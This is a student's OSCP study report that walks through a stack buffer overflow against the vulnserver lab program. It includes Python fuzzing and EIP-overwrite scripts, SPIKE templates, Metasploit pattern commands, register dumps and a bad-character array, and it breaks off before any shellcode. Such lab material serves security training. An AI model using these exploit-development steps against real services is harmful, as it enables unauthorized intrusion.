Road to Offensive Security Certified Professional

Buffer Overflow Report

aymanrayan.kissami@gmail.com, OSID: XXXX

2022-03-25

Contents

1 Buffer Overflow OSCP

1.1 Introduction

To really understand the full process of a buffer overflow attack we first need to understand what the anatomy of a memory looks like ,

we will focus onn the stack ; we have registers ,we have buffer space and it fills up with caracters and the buffer space will go downwards ,however at a buffer overflow attack it reach over to EBP and even EIP wich is a pointer address , we can point the address to directions we instruct and the direction will be a malicious code that gives us a reverse shell

1.2 Objective


The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network.

steps to conduct a buffer overflow ; spiking ; fuzzing ; finding the offset ; overwriting the EIP ; finding bad characters; finding right module ; generating shellcode ; root .

1.3 Set UP

for the tools , we will be using

– vulnserver –



Name	Type	Compressed size
Source	File folder	
essfunc.dll	Application extension	6 KB
LICENSE	Text Document	1 KB
README	Text Document	2 KB
vulnserver	Application	9 KB

Figure 1.1: vulnserver

– Immunity Debugger –





Figure 1.2: Debugger

– Deactivating Windows defender and Firewall on our windows machine –



```
root@kali:~#
```

Windows Defender Security Center
Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options

Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

Privacy statement

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

Automatic sample submission is off. Your device may be vulnerable. Dismiss

Off


Figure 1.3: Windows Defender

=> we will download vulnserver from grey corner , and the debugger on the windows machine

1.4 Anatomy of memory

Before we start the processs we need to first understand the anatomy of memory

=> we have the kernel at the top and the text at the bottom so when u think of ur kernel think of ur command line u can also think abt it as a bunch of 111 and text is a read only code or a bunch of 000 , Kernel is TOP , text is the bottom , we will focus on the stack




ANATOMY OF MEMORY

Kernel
Stack
Heap
Data
Text

Figure 1.4: Stack

=> what we need to know is the ESP , Buffer space , EBP , EIP , ESP sitting at the top , EIP sitting at the bottom , the buffer space will be going downwoards , if u have a buffer overflow u can reach over the EBP to the EIP which is a pointer address and this is where it gets interesting




ANATOMY OF THE STACK

ESP (Extended Stack Pointer)
Buffer Space
EBP (Extended Base Pointer)
EIP (Extended Instruction Pointer) / Return Address

Figure 1.5: vulnserver

2 Spiking




```
        // Spiking
          >> disable windows defender cz vulnserver will be blocked by it
          >> run immunity debugger and vulnserver as administrator
          >> on immunity debugger click on file then attache and scroll u will see vulnserver // start
          >> dive to kali and connect to vulnserver
          >> nc -nv 192.168.1.128 9999
          >> HELP
          ⇒
          we get a list of commands TRUN // what we will do is how to know that the TRUN command is vuln for that we will do smthng called spiking , we will take the command and we will throw up a
bunch of caracters and see if we can overflow the buffer and if the programm crashes if it does means that it's vulnerable and when we spike we will use a tool called generic-tcp
            >> generic_send_tcp host port spike_script  skipvar skipvar   // on the kali machine
            >> gedit spike script // we can see the we readline and then string["stats"] stats being the command we trynna overflow and string_variable["0"] and send a variable at it and when we spike
this we will send different variables randomly to overflow it .
            s_readline();
            s_string("STATS ");
            s_string_variable("0");

            >> generic_send_tcp 192.168.1.90 9999 stats.spk 0 0 // we have immunity debugger running and we will se that it's not vuln
            -- now we will see thr trun command spiking
            >> generic-send-tcp <ip> <port> trun.spk 0 0 // we can see that it starts blanking and paused on the immunity debugger as we can see that the vulnserver crashed , and we can see on
immunity debugger and look at the registers adn we are sending a bunch of AAA.. we can see that we overwritten the EBP :414141 thats hex code for AAs and we gone over ESP and EIP
```

```
Registers (FPU)
EAX 00DEF1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00D2379A
EDX 00149F77
EBX 000006CB
ESP 00DEF9D8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 41414141

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 301000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
```

Figure 2.1: Spiking

3 Fuzzing


// Fuzzing


=> the difference between spiking and fuzzing is that with spiking we are trynna send a lot of variables to multiple commands to find whats vulnerable and now that we know TRUN command is vuln we going to attack that command specifically
>> boot up immunity debugger again and run as admin and vuln on admin and have it attached

```
#!/usr/bin/python
inport sys, socket
from time import sleep

buffer = "A" * 100

while True:
        try:
                s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
                s.connect(('192.168.1.90',9999))

                s.send(('TRUN /.:/' + buffer))
                s.close()
                sleep(1)
                buffer = buffer + "A"*100

        except:
                print "Fuzzing crashed at %s bytes" % str(len(buffer))
                sys.exit()
```

=> this python script ; we imported sys and socket to call out the ip and port and import sleep to sleep it for a sec ; declaring a buffer variable and while true connect to the socket with the ip and port and once we do that send trun command with the buffer then close sleep and send the buffer again and we trynna narrow down when its breaking and at what bit size
>> chmod +x 1.py
>>./1.py // we can see the connections coming on vulnserver and see immunity the program crashed and the python script crashed at 2700 bytes

Figure 3.1: Fuzzing

4 Finding the OFFSET




```
// Finding the OFFSET
=> so we will trying to find where we overwrite the EIP bcz thats what we want to control and there is a tool that will help us do it provided by metasploit  pattern create
>>  /usr/share/metasploit-framework/tools/exploit/pattern_create.rb  -l 3000  // l for length and give it 3000 cz we found somewhere around 2700 bytes and what this will do is generate a code wich we will copy and past it in the offset variable in the script
```

```python
#!/usr/bin/python
import sys, socket

offset = ""

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.98',9999))
        s.send(('TRUN /.:/' + offset))
        s.close()

except:
        print "Error connecting to server"
        sys.exit()
```

```
=> so when we send this in and we gonna get a value on the EIP and then we will use a tool " hey metasploit i found the value on the EIP what is the offset "
>> chmod +x 2.py and get immunity and vulnserver running
>> ./2.py // and we can see the value EIP and then
>>  /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q <paste the value found on EIP> // we got the offset and that tells us that at 2003 bytes we can control the EIP
```

Figure 4.1: OFFSET

5 Overwriting the EIP




// Overwriting the EIP
=> so the offset was at 2003 bytes that means that there is 2003 bytes right before u get to the EIP and the EIP itself is 4 bytes long // vuln and immunity ready
>> gedit 2.py // delete the offset variable and replace it with a shellcode variable and send a 2003 As and then we

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
        s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.connect(('192.168.1.90',9999))
        s.send(('TRUN /.:/' + shellcode))
        s.close()

except:
        print "Error connecting to server"
        sys.exit()
```

>> ./2.py // and eventually we got the 42424242 wich is the 4 bytes of the BBs we sent so now we control the EIP

Figure 5.1: EIP

6 Finding bad characters



// Finding bad characters


= >when we generating shell code we need to know what characters are good for the shell code and what are bad for it
and by default the null byte 00 acts up // google badchars and click the first link of bulb security and then copy the bas chars variable and edit it on the 2.py add the variable , we run all of these through the programm

```
        badchars = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
